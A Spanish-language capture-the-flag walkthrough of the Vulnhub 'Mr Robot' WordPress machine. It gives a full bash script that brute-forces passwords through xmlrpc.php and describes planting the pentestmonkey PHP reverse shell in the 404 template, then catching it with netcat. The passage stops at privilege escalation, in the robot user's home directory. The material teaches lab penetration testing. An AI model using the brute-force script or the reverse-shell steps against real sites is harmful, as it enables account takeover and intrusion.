

Mr Robot – Vulnhub



Contenido

Descripción	2
Objetivo.....	2
Herramientas utilizadas.....	2
Reconocimiento	2
Escaneo.....	3
Explotación	7
Escalada de privilegios	12

Descripción

Basado en la serie Mr. Robot. Máquina virtual WordPress.

Objetivo

Esta VM tiene tres claves ocultas en diferentes ubicaciones. El objetivo es encontrarlas. Cada clave es progresivamente difícil de encontrar.

La VM no es demasiado difícil. No existe ninguna explotación avanzada ni ingeniería inversa. El nivel se considera principiante-intermedio.

Herramientas utilizadas

- Nmap
- Whatweb
- Wpscan
- Gobuster
- *Blog informativo XML-RPC*
- *php-reverse-shell-pentestmonkey*
- *crackstation*

Reconocimiento

Ejecuto *ifconfig* para saber la dirección ip de la máquina atacante (Kali Linux) e iniciar el reconocimiento de dispositivos en la red mediante el comando *nmap -sn 10.0.2.0/24*.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::d967:46e7:e58d:e8c7 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 8 bytes 2634 (2.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 26 bytes 4474 (4.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 15:07 EST
Nmap scan report for 10.0.2.1
Host is up (0.00043s latency).
Nmap scan report for 10.0.2.4
Host is up (0.00026s latency).
Nmap scan report for 10.0.2.8
Host is up (0.00052s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.88 seconds
```

Identificamos la máquina víctima (Mr Robot), envío un *ping* con un paquete icmp para ver si obtengo comunicación.

```
(kali@kali)-[~]
$ ping -c 1 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=0.291 ms

— 10.0.2.8 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.291/0.291/0.291/0.000 ms
```

Escaneo

En esta instancia, ejecuto nuevamente la herramienta *nmap* para hacer un escaneo de puertos abiertos dentro de la ip 10.0.2.8.

```
(kali@kali)-[~]
$ sudo nmap -p- -open -sS -vvv -n -T5 10.0.2.8
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 15:10 EST
Initiating ARP Ping Scan at 15:10
Scanning 10.0.2.8 [1 port]
Completed ARP Ping Scan at 15:10, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:10
Scanning 10.0.2.8 [65535 ports]
Discovered open port 443/tcp on 10.0.2.8
Discovered open port 80/tcp on 10.0.2.8
SYN Stealth Scan Timing: About 45.83% done; ETC: 15:11 (0:00:37 remaining)
Completed SYN Stealth Scan at 15:11, 53.88s elapsed (65535 total ports)
Nmap scan report for 10.0.2.8
Host is up, received arp-response (0.00034s latency).
Scanned at 2024-01-17 15:10:29 EST for 54s
Not shown: 65532 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
443/tcp   open  https  syn-ack ttl 64
MAC Address: 08:00:27:C2:B5:73 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 54.12 seconds
Raw packets sent: 131110 (5.769MB) | Rcvd: 46 (2.004KB)
```

Puertos encontrados

Port	State	Service	Version
80/tcp	Open	http	Apache httpd
443/tcp	Open	ssl	Apache httpd

```
(kali@kali)-[~]
$ nmap -sC -sV -p 80,443 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 18:23 EST
Nmap scan report for 10.0.2.8
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
443/tcp   open  ssl/http  Apache httpd
|_ ssl-cert: Subject: commonName=www.example.com
|_ Not valid before: 2015-09-16T10:45:03
|_ Not valid after: 2025-09-13T10:45:03
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.62 seconds

(kali@kali)-[~]
$ whatweb 10.0.2.8
http://10.0.2.8 [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache], IP[10.0.2.8], Script,
UncommonHeaders[x-mod-pagespeed], X-Frame-Options[SAMEORIGIN]
```

Busqué directorios ocultos que me puedan llegar a interesar con la ayuda de **gobuster**.

```
(kali@kali)-[~]
$ gobuster dir -u http://10.0.2.8/ -w /usr/share/wordlists/dirb/common.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.8/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 213]
/.htaccess (Status: 403) [Size: 218]
/.htpasswd (Status: 403) [Size: 218]
/0 (Status: 301) [Size: 0] [→ http://10.0.2.8/0/]
/admin (Status: 301) [Size: 230] [→ http://10.0.2.8/admin/]
/atom (Status: 301) [Size: 0] [→ http://10.0.2.8/feed/atom/]
/audio (Status: 301) [Size: 230] [→ http://10.0.2.8/audio/]
/blog (Status: 301) [Size: 229] [→ http://10.0.2.8/blog/]
/css (Status: 301) [Size: 228] [→ http://10.0.2.8/css/]
/dashboard (Status: 302) [Size: 0] [→ http://10.0.2.8/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed (Status: 301) [Size: 0] [→ http://10.0.2.8/feed/]
/images (Status: 301) [Size: 231] [→ http://10.0.2.8/images/]
/image (Status: 301) [Size: 0] [→ http://10.0.2.8/image/]
/Image (Status: 301) [Size: 0] [→ http://10.0.2.8/Image/]
/index.html (Status: 200) [Size: 1188]
/index.php (Status: 301) [Size: 0] [→ http://10.0.2.8/]
/intro (Status: 200) [Size: 516314]
/js (Status: 301) [Size: 227] [→ http://10.0.2.8/js/]
/license (Status: 200) [Size: 19930]
/login (Status: 302) [Size: 0] [→ http://10.0.2.8/wp-login.php]
/page1 (Status: 301) [Size: 0] [→ http://10.0.2.8/]
/phpmyadmin (Status: 403) [Size: 94]
/readme (Status: 200) [Size: 7334]
/rdf (Status: 301) [Size: 0] [→ http://10.0.2.8/feed/rdf/]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/rss (Status: 301) [Size: 0] [→ http://10.0.2.8/feed/]
/rss2 (Status: 301) [Size: 0] [→ http://10.0.2.8/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video (Status: 301) [Size: 230] [→ http://10.0.2.8/video/]
/wp-admin (Status: 301) [Size: 233] [→ http://10.0.2.8/wp-admin/]
/wp-content (Status: 301) [Size: 235] [→ http://10.0.2.8/wp-content/]
```

Ingreso al directorio `/robots.txt` donde encontré otro directorio que me llevó a encontrarme con la primer flag.




Los directorios que comenzaban con “wp-“ me dieron indicios que la web estaba corriendo sobre WordPress, a lo que decidí ingresar al directorio /wp-login, encontrándome con un una página de ingreso de WordPress.



Teniendo en cuenta que la máquina virtual está basada en la serie de Mr Robot, comencé a probar ingresando los nombres de los protagonistas en el campo de username para ver el comportamiento del login.

A lo que me llevó a descubrir los siguientes errores:

- Error: The password you entered for the username <username> is incorrect. (cuando un usuario es correcto).
- Error: Invalid username. (cuando un usuario NO es correcto).



Hago uso de la herramienta **wpscan** para ver la información importante que me podría devolver. De esta manera me doy cuenta de que tiene servidor XML-RPC visible (con XML-RPC busco obtener acceso a las credenciales del panel WordPress).

```
(kali)~$ wpscan --url http://10.0.2.8:80
```

WordPress®

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://10.0.2.8/ [10.0.2.8]
[+] Started: Thu Jan 18 18:34:53 2024
```

Interesting Finding(s):

```
[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://10.0.2.8/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.8/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.8/readme.html
```

ERROR: The password username elliot is password?

Username
elliot


Password

☐ Remember

Lost your password?

Back to login

Pruebo ingresar al directorio /xmlrpc.php. A lo que me pongo a investigar en internet formas de vulnerar esto a través de peticiones POST.



Explotación

Encontré un [blog](#) donde seguí los siguientes pasos para explotar el xmlrpc.php de WordPress.

- Comprobé la funcionalidad del servidor XML-RPC enviando mediante **curl** un archivo .xml con el contenido resaltado.

Searching for XML-RPC servers on WordPress

Steps to check:

1. Ensure you are targeting a WordPress site.
2. Ensure you have access to the `xmlrpc.php` file. In general, it is found at [http://example.com/xmlrpc.php](#) and would reply to a GET request with: XML-RPC server accepts only.
3. It will be pointless to target an XML-RPC server which is disabled/hardcoded as not working. Therefore, we will check its functionality by sending the following request:

Post Request:

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
Content-Length: 135
```

```
<?xml version="1.0" encoding="utf-8"?>
<methodCall>
  <methodName>system.listMethods</methodName>
  <params></params>
</methodCall>
```

The normal response should be:

```
HTTP/1.1 200 OK
Date: Mon, 01 Jul 2019 17:13:30 GMT
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
Connection: close
Vary: Accept-Encoding
Referrer-Policy: no-referrer-when-downgrade
Content-Length: 4272
Content-Type: text/xml; charset=UTF-8
```

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
```



Respuesta

```
<value><string>wp.getPostStatusList</string></value>
<value><string>wp.getCommentCount</string></value>
<value><string>wp.deleteFile</string></value>
<value><string>wp.uploadFile</string></value>
<value><string>wp.suggestCategories</string></value>
<value><string>wp.deleteCategory</string></value>
<value><string>wp.newCategory</string></value>
<value><string>wp.getTags</string></value>
<value><string>wp.getCategories</string></value>
<value><string>wp.getAuthors</string></value>
<value><string>wp.getPageList</string></value>
<value><string>wp.editPage</string></value>
<value><string>wp.deletePage</string></value>
<value><string>wp.newPage</string></value>
<value><string>wp.getPages</string></value>
<value><string>wp.getPage</string></value>
<value><string>wp.editProfile</string></value>
<value><string>wp.getProfile</string></value>
<value><string>wp.getUsers</string></value>
<value><string>wp.getUser</string></value>
<value><string>wp.getTaxonomies</string></value>
<value><string>wp.getTaxonomy</string></value>
<value><string>wp.getTerms</string></value>
<value><string>wp.getTerm</string></value>
<value><string>wp.deleteTerm</string></value>
<value><string>wp.editTerm</string></value>
<value><string>wp.newTerm</string></value>
<value><string>wp.getPosts</string></value>
<value><string>wp.getPost</string></value>
<value><string>wp.deletePost</string></value>
<value><string>wp.editPost</string></value>
<value><string>wp.newPost</string></value>
<value><string>wp.getUsersBlogs</string></value>
</data></array>
</value>
</param>
</params>
</methodResponse>
```

```
curl -s -X POST 'http://10.0.2.8/xmlrpc.php' -d@enviar.xml
```

2. Ensure you have access to the `xmlrpc.php` file. In general, it is found at [http://example.com/xmlrpc.php](#) and would reply to a GET request with: XML-RPC server accepts only.

3. It will be pointless to target an XML-RPC server which is disabled/hardcoded as not working. Therefore, we will check its functionality by sending the following request:

Post Request:

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
Content-Length: 135
```

```
<?xml version="1.0" encoding="utf-8"?>
<methodCall>
  <methodName>system.listMethods</methodName>
  <params></params>
</methodCall>
```

The normal response should be:

```
HTTP/1.1 200 OK
Date: Mon, 01 Jul 2019 17:13:30 GMT
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
Connection: close
Vary: Accept-Encoding
Referrer-Policy: no-referrer-when-downgrade
Content-Length: 4272
Content-Type: text/xml; charset=UTF-8
```

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
```


- Como obtuve de respuesta “wp.getUsersBlogs”, me confirma que puedo hacer fuerza bruta. Por lo que modifico el archivo enviar.xml.

```
GNU nano 7.2          enviar.xml *
```

```
<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>Elliot</value></param>
<param><value>123123</value></param>
</params>
</methodCall>
```

- Lo envío con curl -s -X POST 'http://10.0.2.8/xmlrpc.php' -d@enviar.xml

Respuesta “faultCode”, me indica que hubo un error, por lo que la contraseña que forzamos en el archivo enviar.xml no era correcta.

```
(kali㉿kali)-[~]
$ curl -s -X POST 'http://10.0.2.8/xmlrpc.php' -d@enviar.xml
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Incorrect username or password.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

- Para ahorrar tiempo a la hora de probar contraseña por contraseña y andar modificando el archivo enviar.xml, realicé un script en bash que lo automatiza todo.

```
#!/bin/bash
if [ $# -ne 3 ]
then
    echo "Error!"
    echo "Correct syntax: $0 <username> <ip-address> <dictionary-route>"
    exit 2
else
    function salir(){
        exit 1
    }
    trap salir SIGINT

    for i in $(cat $3); do
        variable=$(cat <<FIN
<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>$1</value></param>
<param><value>$i</value></param>
</params>
</methodCall>
FIN
        )
        echo -e "$variable" >> enviar.xml
        echo -e "[+] Password tested: $i"

        curl -s -X POST "http://$2/xmlrpc.php" -d@enviar.xml >> log.log

        if [ ! "$(cat log.log | grep 'faultCode')" ]; then
            echo -e "[+] The password for $1 is: $i"
            exit 0
        fi

        sleep 1
    done
    rm log.log enviar.xml
fi
```


- Lo ejecuto enviándole como argumentos el usuario, la dirección ip y el diccionario para realizar fuerza bruta.

```
(kali㉿kali)-[~]
└─$ ./xmlrpc_exploit elliot 10.0.2.8 diccionario.txt
[+] Password tested: aaaa
[+] Password tested: hola
[+] Password tested: a
[+] Password tested: ddf
[+] Password tested: ekrnmero
[+] Password tested: dffl
[+] Password tested: ER28-0652
[+] The password for elliot is: ER28-0652
```

Credenciales Username: Elliot – Password: ER28-0652.


Obtengo acceso al panel de administración de WordPress.

Me dirijo a la sección de apariencia – editor.




Reemplazo código del template 404.php por código malicioso del siguiente repositorio: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>.

Modifiqué la IP y puerto, tal como me lo indicaba las instrucciones del repositorio.




Me puse en escucha en la terminal con netcat y modifiqué la url para forzar la redirección a una ruta que no existe (obtener el código de respuesta 404).



The image shows a web browser window at the top with the address bar displaying '10.0.2.8/qqswwqqwqe'. Below it is a terminal window titled 'kali@kali: ~'. The terminal shows a netcat listener on port 4444. It receives a connection from 10.0.2.8. The user is identified as 'daemon'. The terminal output is as follows:

```
(kali@kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 50851
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
01:25:43 up 2:03, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
```

De esta manera el payload almacenado en dicha ruta se ejecuta y obtengo acceso a la máquina víctima (como usuario daemon). Configuré tty operativa.



The image shows a terminal window with the following commands and output:

```
$ script /dev/null -c bash
daemon@linux:/$ python -c "import pty;pty.spawn('/bin/bash')"
daemon@linux:/$ export TERM=xterm
export TERM=xterm
daemon@linux:/$ export SHELL=bash
export SHELL=bash
daemon@linux:/$ ^Z
zsh: suspended nc -nlvp 4444

(kali@kali)-[~]
$ stty raw -echo;fg
[1] + continued nc -nlvp 4444
reset
reset: unknown terminal type xterm
Terminal type? xterm
reset: unknown terminal type xterm
Terminal type? ^C
daemon@linux:/$
```

Escalada de privilegios

Busco contenido en la ruta home, me encuentro con directorio del usuario robot que en su contenido tenía un 2 ficheros.

- key-2-of-3.txt -> No me permitió ingresar.
- password.raw-md5.

```
daemon@linux:/$ pwd
/
daemon@linux:/$ cd home/
daemon@linux:/home$ ls
robot
daemon@linux:/home$ cd robot/
daemon@linux:/home/robot$ ls
key-2-of-3.txt password.raw-md5
